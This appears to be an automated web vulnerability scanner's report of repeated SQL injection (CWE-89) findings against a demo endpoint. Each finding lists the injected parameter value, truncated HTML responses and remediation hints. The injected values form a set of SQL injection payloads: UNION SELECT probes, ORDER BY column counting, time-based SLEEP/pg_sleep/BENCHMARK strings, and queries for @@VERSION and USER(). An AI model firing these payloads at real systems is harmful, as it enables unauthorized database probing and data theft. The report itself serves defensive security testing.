	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1166

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1167				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' o/**/r 1/0 --</td></tr></table>	Name	Value	DemoUser1#	' o/**/r 1/0 --
Name	Value				
DemoUser1#	' o/**/r 1/0 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1168				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary					

Alerts	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1169

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1170				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p>				

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1171

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or pg_sleep(5)--</td></tr></table>	Name	Value	DemoUser1#	' or pg_sleep(5)--
Name	Value				
DemoUser1#	' or pg_sleep(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1172				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 22</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 22
Name	Value				
DemoUser1#	ORDER BY 22				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1173				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 24#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 24#
Name	Value				
DemoUser1#	ORDER BY 24#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	<pre>BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1174

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>")) or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	DemoUser1#	")) or benchmark(10000000,MD5(1))#
Name	Value				
DemoUser1#	")) or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1175				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),				

	BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13	
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1176	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>\</td></tr></table>		Name	Value	DemoUser1#	\
Name	Value					
DemoUser1#	\					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1178

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	`

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1179	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6#</td></tr></table>		Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6#
Name	Value					
